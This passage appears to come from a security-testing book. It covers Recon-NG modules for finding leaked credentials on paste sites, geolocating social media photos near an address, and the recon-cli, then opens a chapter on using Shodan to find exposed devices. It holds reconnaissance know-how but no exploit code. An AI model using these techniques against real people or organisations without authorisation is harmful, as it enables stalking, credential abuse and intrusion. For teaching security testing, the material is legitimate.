
Recovering Data from Compromised Site Lists

Another interesting featured of Recon-NG is to search Compromised "Pwned" site lists for companies that have had systems compromised. It is a common tendency for hackers to publicly dump company data when they have compromised a host. This could include everything from internal company information, to dumped databases and user account credentials.

It was also a practice of system administrators to use Pastebin as a temporary holding place to store notes when they were trouble shooting system problems. Though not as common anymore, you still might find some interesting information about a target posted for the world to see on these sites.

Recon-ng has several modules that can be used to search these public notification sites to see if information has been compromised for a target. For example, let's use the "***Have I been pwned? Paste Search***" module to look for a known e-mail address.

Type, "***use recon/contacts-credentials/hibp_paste***"
And then, "***show info***":



```
[recon-ng][default][hibp_paste] > show info

      Name: Have I been pwned? Paste Search
      Path: modules/recon/contacts-credentials/hibp_paste.py
    Author: Tim Tomes (@LaNMaSteR53)

Description:
  Leverages the haveibeenpwned.com API to determine if email addresses have been
arious
  paste sites. Adds compromised email addresses to the 'credentials' table.

Options:
  Name      Current Value  Required  Description
  --------  -------------  --------  -----------
  DOWNLOAD  True           yes       download pastes
  SOURCE    default        yes       source of input (see 'show info' for detail
```

This module uses ***haveIbeenpwned.com's*** API to search Pastebin, Pastie, or Slexy for leaked credentials. All we need to do is set '***SOURCE***' to the e-mail address we want and then run the module. The '***DOWNLOAD***' variable is set to true by default, so this will automatically download any of the data dump pastes that it finds.

As seen in this simulated session below:

```
[recon-ng][default][hibp_paste] > set SOURCE cyberarms@live.com
SOURCE => cyberarms@live.com
```

```
[recon-ng][default][hibp_paste] > run

[*] cyberarms@live.com => Paste found! Seen in a Pastebin on 2015-06-26T14:20:25Z (http://pastebin.com/QeeAhbnf).
[*] Paste stored at '/root/.recon-ng/workspaces/default/cyberarms@live.com_Pastebin_   QeeAhbnf '.

-------
SUMMARY
-------
[*] 1 total (0 new) credentials found.
[*] 1 total (0 new) contacts found.
```

We can then either surf to the listed Pastebin address to view it online or view the saved text file in the recon-ng directory listed:

```
Demo site:
Server Operating System v10
FakeSecurePasswords Password Manager v3
SneakyShadowGhost Encryption v2
Totally Secure Database Software Elite Version

Fake Usernames:        Fake Password:
cyberarms@live.com   SuperSecurePassword!
 Domain Admin          password12345
```

Oh look, it found some important looking information about a company's Demo site. It tells us the server operating system version and it looks like they are using the new '*Totally Secure Database Software*'. The paste even includes a couple credentials at the bottom. Good thing they are using a "Totally Secure" database because their password selection is horrible!

Advanced Recon-NG: Pushpins

Pushpins are a very informative and sometimes very creepy feature of Recon-NG. It allows you to search multiple social media sites for geotagged or location tagged media. It then displays all the social media hits that it finds for the area that you specify. This capability is thoroughly explained by the tool author's You Tube video:

"Recon-ng - Pushpin Intro" - https://www.youtube.com/watch?v=BwopO7dxT98

So we will only cover the highlights here. First let's select the '***test***' database to use for Pushpins:

At the recon-ng prompt type, "***workspaces select test***"

Notice the prompt changes reflecting that we are using the test database we created earlier. Now we need to set the target area location.

Enter, "***add locations***"

Now, enter past the target's Latitude and Longitude prompts (unless you know them).


Then enter your target's full street address at the Street Address prompt (I used the address for NYC's Grand Central Station).

We will now need to convert the street address to latitude and longitude.

Type, "*load recon/locations-locations/geocode*"

Enter, "*run*"


The geocode module will then take the street address and converts it to latitude and longitude for us. It then adds this new information to the database. This can be seen by typing, "***show locations***":



```
[recon-ng][test][geocode] > show locations

  +--------------------------------------------------------------------------------------------
  | rowid |  latitude  |  longitude  |          street_address
  +--------------------------------------------------------------------------------------------
  | 2     | 40.7524961 | -73.9773022 | 89 E 42nd St, New York, NY 10017
  +--------------------------------------------------------------------------------------------
```

Now let's use the Pushpin modules to begin to find data for our target area.


Type, "***search -pushpins***" to see what modules are available:



```
[recon-ng][test][geocode] > search -pushpins
[*] Searching for '-pushpins'...

  Recon
  -----
    recon/locations-pushpins/flickr
    recon/locations-pushpins/instagram
    recon/locations-pushpins/picasa
    recon/locations-pushpins/shodan
    recon/locations-pushpins/twitter
    recon/locations-pushpins/youtube
```


You will need an API code to use any of the Pushpins modules except Picasa. Though Picasa is used in the example below, Google has shut down this photo service as of March 2016.

Type, "***load recon/locations-pushpins/[module]***"
And then enter, "***run***":



```
[recon-ng][test][flickr] > load recon/locations-pushpins/picasa
[recon-ng][test][picasa] > run

---------------------
40.7524961,-73.9773022
---------------------
[*] Collecting data for an unknown number of photos...
[*] 255 photos processed.
[*] 510 photos processed.

-------
SUMMARY
-------
[*] 60 total (30 new) pushpins found.
```

Now type, "***show dashboard***":



```
+---------------------------+
|      Results Summary      |
+---------------------------+
|     Category    | Quantity |
+---------------------------+
| Domains         | 0        |
| Companies       | 0        |
| Netblocks       | 0        |
| Locations       | 1        |
| Vulnerabilities | 0        |
| Ports           | 0        |
| Hosts           | 0        |
| Contacts        | 0        |
| Credentials     | 0        |
| Leaks           | 0        |
| Pushpins        | 30       |
| Profiles        | 0        |
+---------------------------+
```

Notice there are now 30 entries in the Pushpins table. We can now use the pushpin reporting feature to view this information.

Enter, "***load reporting/pushpin***"

Type, "***show options***"

We will need to manually set the LATTITUDE and LONGITUDE variables. We already have this information in the locations table:


Type, "***show locations***"

We now need to set the Latitude and Longitude variables. Just use the set commands and paste in the corresponding data for both (see below).

Next, set the radius for the search to one mile, "***set RADIUS 1***"

And finally enter, "***run***"


As seen below:



```
[recon-ng][test][pushpin] > set LATITUDE 40.7524961
LATITUDE => 40.7524961
[recon-ng][test][pushpin] > set LONGITUDE -73.9773022
LONGITUDE => -73.9773022
[recon-ng][test][pushpin] > set RADIUS 1
RADIUS => 1
[recon-ng][test][pushpin] > run
[*] Media data written to '/root/.recon-ng/workspaces/default/pushpin_media.html'
[*] Mapping data written to '/root/.recon-ng/workspaces/default/pushpin_map.html'
```

When executed, Recon-NG creates two webpage files that you can open. The Media Data one displays multiple pictures by rows in Iceweasel. But the magic of the Push-Pin module is revealed when you open the Mapping data link. This displays the information recovered as pushpins on a Google map.

Unfortunately at the time of this writing, when I ran this in Kali 2, it didn't seem to populate the map. It correctly recovered the data and had it tagged with latitude and longitude. It just didn't show the information as pushpins on the map. I am sure this will be corrected soon, but until then, here is a screenshot from the tool author's YouTube video showing the pushpins from his demo search:




When you click on an individual Pushpin it then reveals the picture taken, and the information uploaded to the web from that location. As mentioned earlier, Pushpins is pretty cool and pretty creepy at the same time. This information could be very valuable to a social engineer - Someone who pretends to be someone else to gain access to company data or a physical location.

Recon-NG Command Line Interface (Recon-cli)

Once you get very familiar with using Recon-NG you might want to try using the Recon-NG Command Line Interface. This command allows you run Recon-NG directly from the command line using switches instead of working through the framework step-by-step.

To view the help information type, "***recon-cli -h***":



```
root@kali:~# recon-cli -h
usage: recon-cli [-h] [-v] [-w workspace] [-C command] [-c command] [-G]
                 [-g name=value] [-M] [-m module] [-O] [-o name=value] [-x]
                 [--no-check]

recon-cli - Tim Tomes (@LaNMaSteR53) tjt1980[at]gmail.com

optional arguments:
  -h, --help      show this help message and exit
  -v, --version   show program's version number and exit
  -w workspace    load/create a workspace
  -C command      runs a command at the global context
  -c command      runs a command at the module context (pre-run)
  -G              show available global options
  -g name=value   set a global option (can be used more than once)
  -M              show modules
  -m module       specify the module
  -O              show available module options
  -o name=value   set a module option (can be used more than once)
  -x              run the module
  --no-check      disable version check
```

The switches should be self-explanatory, so I leave this as an option for the reader to explore.

Conclusion

As we have seen in this chapter, Recon-NG is an invaluable tool for information gathering and reconnaissance. We only covered a few modules in this chapter, but there are many others to choose from. The power of Recon-NG is greatly expanded when you use API developer keys to perform Web service related searches. For example you can search Twitter for relevant tweets from your target or even check Shodan for open systems. Though we just briefly touched on some of the capabilities of Recon-NG, it is really an impressive tool that is well worth delving into deeper. I highly recommend the reader take some extra time and play around with the different modules and features.

Resources


Recon-NG Wiki Page - https://bitbucket.org/LaNMaSteR53/recon-ng/wiki/Home

Recon-NG Update Review Video - https://www.youtube.com/watch?v=VevMPCkd6aM

Chapter 5

Shodan

<u>Website Founder</u>: John Matherly
<u>Website Address</u>: https://shodan.io/
<u>Website Blog</u>: https://blog.shodan.io/


SHODAN
Shodan
World's first search engine for the Internet of Things.
Maps
Intuitive map interface to search the Shodan database.
Images
A stream of screenshots from crawled devices.
Exploits
Search across a variety of vulnerability databases at once.
Scanhub
Make your Nmap results searchable by uploading them to Scanhub.
Blog
Stay up to date with the latest developments and research.
My Account
Developer API
Maltego Add-On
Chrome Browser Plugin
Firefox Plugin
3rd party
ICS Map 2014
presented at 4SICS
Webcam Browser
ICS Radar
presented at DHS ICS WG
Shodan CLI
Map of the Internet
Shodan Explorer
Shodan Shop
Honeypot Or Not
presented at Kaspersky SAS
Complete Guide to Shodan


Shodan is one of the most amazing websites on the internet. Called the "Hacker's Google", "Dark Google" and many times just "terrifying" - It is a search engine for computers. Shodan allows you to find computers on the web by searching for them by keyword. For example, you can search for all the Microsoft IIS 7.0 servers in Canada, or all the systems using Linux in Africa. But it can also show any public facing systems that you have in your organization. In this chapter we will learn how to use Shodan for security testing.

If you are familiar with "*Google Dorks*", Shodan is similar, but is a much easier way to search the breadth of the internet for systems. The trick to using Shodan effectively is to know the right keywords. Usually they are the manufacturer's name, or a device model number, but sometimes they are the name of a very obscure embedded web server that you would never think to look for. But once you know these magic keys, in seconds you can search the world for these devices. Or by using filter commands you can refine your search to certain manufacturers or specific locations.

A security tester can use Shodan to very quickly assess what systems on their network are being displayed publicly, when maybe they shouldn't be. It can also allow them to find possible rogue or unauthorized devices that have been added to the company network. In this section we will briefly discuss why searching your network space using Shodan is a good idea. We will then look at how we can do these searches from the web interface, Shodan.io, and finally through Kali Linux using the Metasploit Framework.


Why scan your network with Shodan?

There are a large number of seemingly unsecured systems that should never be publicly available on the Internet. All can be found easily with just a couple keyword searches. Everything from open, outdated & insecure systems, routers, network storage, and phone systems - to security cams, building controls, and even security systems.



Move the pointer over the ports for more information.

But that is not all. Open network printers and embedded devices can also be a fount of information for hackers giving out SNMP and network infrastructure information, and possibly even user accounts and passwords!



Ready

[redacted]

IP Address: [redacted]

Location:


Contact :

Configuration

TCP/IP

Set Hostname	[redacted]
Domain Name	[redacted]
Address	[redacted]
Netmask	[redacted]
Gateway	[redacted]
Enable DHCP	□
Enable RARP	□
Enable BOOTP	□
Enable AutoIP	□
Enable FTP/TFTP	☑
HTTP Server Enabled	☑
WINS Server Address	[redacted]
DNS Server Address	[redacted]
Backup DNS Server Address	[redacted]


Sadly, in this new high tech world, computer systems are not the only things that can be found online. Sure you can find large industrial HVAC environmental and building temperature controls completely open and unsecured. But you can also find other uncommon devices like aquariums with an online control interface and even remote controlled doors:



DOOR #1	DOOR #2
State IDLE	**State** IDLE
Timer -n/a-	**Timer** -n/a-
Status Closed	**Status** Closed
Message door closed properly	**Message** door closed before timer expired
CONFIGURATION INFORMATION	RUN TIME
Auto-close timer 60 minutes	7 days, 6 hours, 35 minutes, 45 seconds
Close Fail timer 20 seconds	

Often the online device has security, but it comes with it turned off from the manufacturer, and all the user needs to do is turn it on or assign a password.

But many don’t:



Password Settings

Use Password	Off
New User Password	
Confirm New User Password	
New Admin Password	
Confirm New Admin Password	

And many times when a password is used, it is left to the factory default password (easily found) or a simple password (easily cracked).

The company owner may not have even been the one (directly) to put one of these devices online. There have been multiple reports of internet enabled building controls for major companies found online over the years. Someone like a building contractor or third party support group, not fully understanding computer security, would install the device and then leave them completely open or with default credentials. And with the explosion of the “Internet of Things” (IoT), putting an embedded internet server in everything from toasters to television sets, these problems are just beginning.

Searching for open systems using Shodan has become very popular. If you have heard of “Urban Explorers” – those that explore old abandoned buildings in cities for thrills, think of frequent Shodan searchers as “Cyber Explorers” – those that explore the world’s computers for open or loosely secured systems. And once interesting systems are found on Shodan, the keyword searches are usually shared amongst friends or publicly posted on the internet. Granted many are just surfing Shodan to grab screenshots of ridiculous things that people put on the web, but it is also a tool that those with nefarious purposes could also use. That is why it is important to check to see if you have systems publicly viewable or accessible from the web that you don’t know about.

In this chapter we will look at the following Shodan features:

Shodan Features

Shodan Website Search
Shodan Exploits
Shodan Maps
Shodan ICS Radar

And some more advanced features:

Shodan Command Line Interface
Shodan Searches with Metasploit

Shodan Website Search

To use Shodan, simply point your web browser to the new Shodan website, “***shodan.io***”:

The search engine for Refrigerators

Shodan is the world's first search engine for Internet-connected devices.

The first thing you will want to do is create an account on the website. If you do not, your search capabilities will be greatly reduced. Registering is free and allows greater access to search returns, search filtering and also allows you to use some of the Shodan API features. For full access to the site capabilities you will need to purchase an API plan. There are several plans available, see the Shodan API page for more information (https://developer.shodan.io/pricing). Go ahead and register for an account and login.


Basic Searches

Performing a basic search is extremely easy in Shodan. Just type in whatever you are looking for in the search bar and click the search button. So for example, if we wanted to search for Cisco routers:

Type in "***cisco***"


Click the "***search***" icon

Shodan returns links to over four million Cisco routers worldwide. In the main part of the page you will see the individual device returns listed. You can click on any IP address to surf to an information page on the device found. On the left side of the screen, Shodan also shows you how many of the total devices are from a certain country or location.



United States	4,051,802
Canada	204,778
Russian Federation	122,856
China	83,472
United Kingdom	60,158

You can click on any country to zero in your search, or you could use keyword filters directly in the search to fine tune the results. So if we wanted to view all the Cisco devices in China, we could click on “***China***” under Top Countries. Shodan now shows us the Top City returns for Cisco routers in China:



TOP COUNTRIES

China	83,516


TOP CITIES

Beijing	21,141
Shanghai	13,106
Guangzhou	6,846
Nanjing	6,053
Hangzhou	2,678

This is a very nice feature, but many times you will just use filter commands when narrowing down your searches. Actually if you look at the search bar, Shodan automatically entered a country filter into the search line when you clicked on China. The search bar should now look like this:

cisco country:"CN"

You can see the country filter is used along with China’s two letter country code. We will take a closer look at using Filters in a minute, but first, let’s take a look at a device information page. In the main part of the Shodan search screen we see individual returns listed. If we click on the hyperlinked IP address of one of the returns you will see more detailed information about the device:



[redacted]

124.[redacted]

City
Country
Organization
ISP
Last Update
Hostnames

[redacted]

Ports

6950 7172 50029 57800


Services

6950
udp
snmp
Cisco IOS Software, 2800 Software

